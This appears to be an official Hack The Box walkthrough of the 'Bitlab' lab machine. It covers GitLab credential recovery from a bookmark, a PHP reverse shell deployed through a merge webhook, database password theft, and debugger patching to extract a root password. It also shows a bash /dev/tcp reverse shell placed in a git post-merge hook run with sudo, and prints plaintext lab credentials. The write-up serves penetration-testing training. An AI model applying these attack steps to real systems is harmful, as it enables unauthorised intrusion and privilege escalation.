



Bitlab

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Difficulty: Medium

Classification: Official

Synopsis

Bitlab is a medium difficulty Linux machine running a Gitlab server. The website is found to contain a bookmark, which can autofill credentials for the Gitlab login. After logging in, the user's developer access can be used to write to a repository and deploy a backdoor with the help of git hooks. The PostgreSQL server running locally is found to contain the user's password, which is used to gain SSH access. The user's home folder contains Windows binary, which is analyzed to obtain the root password.

Skills Required

- Enumeration
- Reversing
- Git

Skills Learned

- Web Hooks
- Git Hooks
- Dynamic Binary Analysis

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.114 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.114
```

SSH and Nginx are found to be running on their common ports. Nmap returned some entries from the robots.txt file, let's look at these.

Nginx

Browsing to the web root, a login page for the Gitlab is returned.



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in				
Username or email				
I				
Password				
Remember me	Forgot your password?			
Sign in				

The robots.txt file contains disallowed entries as per the Gitlab configuration.

```
# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
# To ban all spiders from the entire site uncomment the next two lines:
# User-Agent:
# Disallow: /
# Add a 1 second delay between successive requests to the same server, limits resources used by crawler
# Only some crawlers respect this setting, e.g. Googlebot does not
# Crawl-delay: 1
# Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://gitlab.com/gi
User-Agent:
Disallow: /autocomplete/users
Disallow: /search
Disallow: /api
Disallow: /admin
Disallow: /profile
Disallow: /dashboard
Disallow: /projects/new
Disallow: /groups/new
Disallow: /groups/*/edit
Disallow: /users
Disallow: /help
# Only specifically allow the Sign In page to avoid very ugly search results Allow: /users/sign_in
# Global snippets
User-Agent:
Disallow: /s/
Disallow: /snippets/new
Disallow: /snippets/*/edit
Disallow: /snippets/*/raw
```

Gobuster

Let's use gobuster to discover any other hidden directories. The gitlab server will redirect us to the login page on any attempt, which is why we'll only look for 200 response code.

```
gobuster dir -w directory-list-2.3-medium.txt -u http://10.10.10.114/ -t 100 -s 200 -f

/help/ (Status: 200)
/profile/ (Status: 200)
/search/ (Status: 200)
/public/ (Status: 200)
```

The -f flag appends / to each request. It was able to find the folders help, profile, search and public. Browsing to the /profile folder we see a profile page for Clave.



Navigating to the /help folder returns a directory listing with an HTML page.

Index of /help

[ICO] <u>Name</u> <u>Last modified</u> <u>Size Description</u>

[PARENTDIR] <u>Parent Directory</u> - [TXT] <u>bookmarks.html</u> 2019-07-30 12:46 4.4K

The HTML page contains some bookmarks pointing to standard URLs, but a bookmark named "Gitlab Login" is found to contain JavaScript code. Right click on the link and select Inspect Element to view it in the inspector.

Bookmarks bar

Hack The Box :: Penetration Testing Labs
Enterprise Application Container Platform | Docker
PHP: Hypertext Preprocessor
Node.js
Gitlab Login



Double click on the content present in the href attribute and copy it.

```
javascript:(function() {
    var _0x4b18 =
["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74
\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x
65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x3
1\x78"];
    document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];
    document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()
```

The snipped creates a JavaScript function and calls it. It contains a hex encoded array. Paste this array into the browser console to view it as a string.

It then references these elements and assigns values.

```
document["getElementById"]("user_login")["value"]= "clave";
document["getElementById"]("user_password")["value"]= "11des0081x";
```


The code sets the value for user_login field to clave and the user_password field to 11des0081x. Going back to the Gitlab login page and looking at the HTML source, it can be verified that the id for username and password are user_login and user_password respectively.

Gitlab

This bookmark can be imported directly or we can execute this code in the console directly, which should populate the username and password for us.

Open source software to collaborate on Username or email code clave Manage Git repositories with fine-grained access controls that **Password** keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki. Forgot your password? Remember me Sign in ☐ Inspector ☐ Console ☐ Debugger ↑ Network {} Style Editor ☐ Performance ☐ Memory ☐ Storage 》 ☐ … > Filter Output Errors Warnings Logs Info Debug CSS XHR Requests \x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x77\x6F\x72\x64","\x31\x31\x34\x65 \x73\x30\x30\x38\x31\x78"]; document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3]; document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()

Clicking on Sign in should log us in.



Note: The login might fail on some versions of Firefox, in which case Chrome can be used instead.


We see two repositories owned by the Administrator, and enumeration of the website reveals a snippet as well.

Postgresql




It seems to be a connection script for PostgreSQL. Let's save this and look at the repositories.

The profile repository is found to contain a single PHP page along with an image.



Looking at the index.php source code, we see the same name and description found during enumeration of the /profile folder.

It's likely that the website hosts the file from this repository. Looking at the project members, it's found that the user Clave has Developer access to it, which will let us commit files and merge branches.



Let's move on the next repository named <code>deployer</code>. The repository contains a single index.php file which is simulating a webhook. A webhook is used to perform certain actions based on user interaction with the repository.

```
index.php 438 Bytes

/*?php

sinput = file_get_contents("php://input");

spayload = json_decode(sinput);

srepo = $payload->project->name ?? '';

sevent = $payload->event_type ?? '';

state = $payload->object_attributes->state ?? '';


sbranch = $payload->object_attributes->target_branch ?? '';

if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
    echo shell_exec('cd ../profile/; sudo git pull'), "\n";
}

echo "OK\n";
```

Looking at the source code, the page takes in JSON input and reads properties from it. When a merge request is made, the code goes into the profile folder and executes <code>git pull</code>, which will automatically merge changes from the branch into profile.

Let's verify this by creating a new branch and editing the index.php file in the profile repository. Click on the + symbol near the name and select new branch.




Name it something and then proceed to edit the <code>index.php</code> file. We can add a comment at the end and then commit the changes.

165	col-md-4 col-xs-4 well"> <i class="fa fa-thumbs-o-up fa-lg"></i> 26
Commit message	Update index.php
Target Branch	test
Commit changes	

Next, click on Create merge request followed by Submit merge request to open a merge request.



Once the merge request is open, click on the Merge button to merge changes.



Navigating to the profile page and viewing the source, the HTML comment should be seen at the end.

```
\leftarrow \rightarrow G
                 i Not secure | view-source:10.10.10.114/profile/
    web browser.</span>
                  </div>
156
              </div>
157
         </div>
158
159
         <div class="row nav">
              <div class="col-md-4"></div>
161
              <div class="col-md-8 col-xs-12" style="margin: 0px;padding: 0px;">
162
                   <div class="col-md-4 col-xs-4 well"><i class="fa fa-weixin fa-lg"></i</pre>
163
                   <div class="col-md-4 col-xs-4 well"><i class="fa fa-heart-o fa-lg"></
<div class="col-md-4 col-xs-4 well"><i class="fa fa-thumbs-o-up fa-lg">
164
165
              </div>
166
         </div>
167
         <!-- This is a test -->
168
169 </div>
170 </body>
171 </html>
```

Foothold

Having confirmed our code injection, we can now add a backdoor PHP shell to the /profile folder. Download the PHP the shell from here and edit the IP address and port to reflect yours, then click on + followed by upload file.

		5.5 KB shell.php	
Commit message	Upload New File		
Target Branch	test		
Upload file			Cancel

Upload the reverse shell and then click on upload. Next, follow the same process as earlier to merge changes. After the merge completes, the shell can be executed by browsing to http://10.10.10.114/profile/shell.php.

```
rlwrap nc -lvp 1234
Listening on [] (family 2, port)
Connection from 10.10.10.114 32780 received!
Linux bitlab 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

A TTY shell can be spawned using python.

```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@bitlab:/$
```

Looking at the ports open locally, we find port 5432 to be open.

```
• • •
www-data@bitlab:/srv/docker/gitlab/postgresql$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                               Foreign Address
                                                                          State
                                                                                       PID/Program name
                                           0.0.0.0:*
         0 0 127.0.0.1:3022
0 0 127.0.0.53:53
0 0 0.0.0.0:22
0 0 172.17.0.1:3000
tcp
                                                                          LISTEN
                                              0.0.0.0:*
                                                                          LISTEN
                                              0.0.0.0:*
tcp
                                                                          LISTEN
                                             0.0.0.0:*
                                                                          LISTEN
tcp
                  0 127.0.0.1:5432
                                               0.0.0.0:*
                                                                          LISTEN
```

This is the default port for PostgreSQL server, which can be confirmed by looking at the running processes. We already have potential credentials for the database from the snippet found earlier. Let's try logging into the database and looking for information. Since the postgres server is running within a docker, we won't have access to the client binaries. Instead, we can use the PHP script and query the DB. Create a file named pg.php with the following contents:

```
<?php
$db_connection = pg_connect("host=localhost dbname=profiles user=profiles
password=profiles");
$result = pg_query($db_connection, "SELECT * FROM profiles");
print_r(pg_fetch_all($result));
?>
```

The script fetches data from the profiles table and prints the results using the pg_fetch_all() function. Transfer this script and then execute it on the box.

The guery returned the password for clave, which can be used to SSH into the box.



ssh clave@10.10.10.114

clave@10.10.10.114's password: <c3NoLXN0cjBuZy1wQHNz==>
Last login: Thu Aug 8 14:40:09 2019
clave@bitlab:~\$ ls

RemoteConnection.exe user.txt

Privilege Escalation

A file named RemoteConnection.exe is noticed in her home folder. Let's transfer this using scp and perform analysis.

```
● ● ● scp clave@10.10.114:RemoteConnection.exe .
```

Open it up in Ghidra and then go to Window > Defined Strings on the menu bar. Looking at the defined strings, we see the username clave as well as a path to putty.exe.

00403140	ABCDEFGHIJKLMNOPQRSTUVWXY	"ABCDEFGHIJKLMNOPQRSTUVWX	ds
00403188	XRIBG0UCDh0HJRcIBh8EEk8aBwd	"XRIBG0UCDh0HJRcIBh8EEk8aBwd	ds
004031d0	parse	"parse"	ds
004031d8	clave	u"clave"	unicode
004031e8	C:\Program Files\PuTTY\putty.exe	u"C:\\Program Files\\PuTTY\\putty	unicode
0040322c	open	u"open"	unicode
00403238	Access Denied !!	"Access Denied !!\n"	ds
0040324c	string too long	"string too long"	ds
0040325c	invalid string position	"invalid string position"	ds

Highlighting clave should make the Listing window jump to it's address. Right-click on it > Show References and select Show References to this address. Double click on the address in the popup Window, which should take us to the code where it's referenced. Looking at the code, we see that it gets the current user's username using the <code>GetUsername()</code> function:

```
38    local_14 = uStack132;
39    GetUserNameW((LPWSTR)0x4, (LPDWORD)&username);
10    local_38 = 0xf;
11    local_3c = 0;
12    local_4c[0] = (void *)((uint)local_4c[0] & 0xffffff00);
```

Then further on, this username is compared to "clave" which leads to execution of putty.exe using the ShellExecuteW() function.


Looking at the <u>documentation</u> of this function, it's found that the fourth parameter i.e. IPParameters points to the string with the arguments to be passed to the process. This means that the user's password should be present in this buffer. Let's use a debugger like x32dbg to reveal this string.

After loading the binary, right click in the disassembly region > search for > All Modules > String references. This will list all the strings referenced in the binary.

Double click on clave to jump it's disassembly location.

```
xor ecx,ecx
mov word ptr ds:[eax+edx*2],cx
cmp dword ptr ss:[ebp-68],remoteconnection.9D31D8
jne remoteconnection.9D1662
                           33C9
66:890C50
817D 98 <u>D8319D00</u>
009D163A
009D163C
                                                                                                                                                                              9D31D8:L"clave"
                           -75 19
6A 0A
33DB
009D1647
 009D1649
009D164B
                                                                        push ebx,ebx
push ebx
push eax
push remoteconnection.9D31E8
                           53
50
68
 009D164D
009D164E
009D164F
                                                                                                                                                                               9D31E8:L"C:\\Program File
9D322C:L"open"
                                                                      push remoteconnection.9D322C
push ebx
call dword ptr ds:[<&shellExecutew>]
jmp remoteconnection.9D1672
mov eax,dword ptr ds:[<&?cout@std@@3V?$basic_ostree
push eax
009D1654
                           68
53
009D1659
009D165A
                           FF15 08319D00
EB 10
                           EB 10
>A1 6C309D00
50
009D1662
009D1667
```

In order to get to the <code>ShellExecuteW()</code> function, we'll have to bypass the username check. This can be done by patching the <code>jne</code> instruction to <code>je</code>, which will pass the check irrespective of our username. Double-click on the instruction line and change <code>jne</code> to <code>je</code>.



Click on OK and then close the popup to avoid changing the next instruction. Next, select the line with the call to ShellExecuteW and hit F2 to add a breakpoint.

```
| 009D163A | 009D163C | 009D164D | 817D 98 D8319D00 | move ax, downder the push remoteconnection.9D31D8 | push remoteconnection.9D31D8 | push remoteconnection.9D31E8 | push remoteconnection.9D331E8 | push remoteconnection.9D3322C | push remoteconnection.9D3322C | push remoteconnection.9D3322C | push remoteconnection.9D3322C | push remoteconnec
```

Now hit F9 twice to run the binary until the breakpoint is hit. Once the execution halts, the window at the bottom right can be viewed to see the arguments pushed to the stack.

```
00FEF9B0 | 00000000
            009D322C
                        L"open"
 00FEF9B4
                        L"C:\\Program Files\\PuTTY\\putty.exe"
L"-ssh root@gitlab.htb -pw \"Qf7]8YSV.wDNF*[7d?j&eD4^\""
00FFF9B8
            009D31E8
00FEF9BC
            01273F88
00FEF9C0
            00000000
00FEF9C4
            000000A
00FEF9C8
            84E9F1F1
OOFEF9CC | 009D43E0 | remoteconnection.009D43E0
```

The password can be seen in plaintext at the fourth offset on the stack which is the pointer for lpParameters. The credentials root / Qf7]8YSV.wDNF*[7d?j&eD4^] can be used login as root and read the flag.

```
clave@bitlab:~$ su
Password:
root@bitlab:/home/clave# cd /root/
root@bitlab:~# ls
root.txt
```

Alternate method

Going back to the shell as www-data, we can enumerate his sudo privileges.

```
www-data@bitlab:/tmp$ sudo -l
User www-data may run the following commands on bitlab:
    (root) NOPASSWD: /usr/bin/git pull
```

The user can executed <code>git pull</code> anywhere as root. Probably this was configured to allow merging changes using the webhooks. This will let us leverage local git hooks and execute scripts as root. Similar to webhooks, local git hooks execute certain commands based on the action taken by the user. These hooks are present in the <code>.git/hooks</code> folder for any given repository. A more detailed explanation can be found here. According to the documentation, a post-merge hook is executed whenever a git pull command is issued.

Let's try executing a reverse shell through this hook. First, copy the profile repository from /var/www/html.

```
www-data@bitlab:/$ cd /tmp
www-data@bitlab:/tmp$ cp -r /var/www/html/profile .
www-data@bitlab:/tmp$ cd profile
www-data@bitlab:/tmp/profile$ cd .git/hooks
www-data@bitlab:/tmp/profile/.git/hooks$
```

Next, create a file named post-merge with the following contents:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.3/5555 0>&1
```

In order to successfully merge, we'll have to make changes to the original repository. Login to the gitlab project and commit an extra file to the profile repository, then merge the new branch to the master branch. Now go back to the main folder and start a listener on port 5555. Then issue the sudo git pull command to execute the post-merge script.

A shell as root should be received on the listener.

rlwrap nc -lvp 5555
Listening on [] (family 2, port)
Connection from 10.10.10.114 45046 received!
root@bitlab:/tmp/profile# id

uid=0(root) gid=0(root) groups=0(root)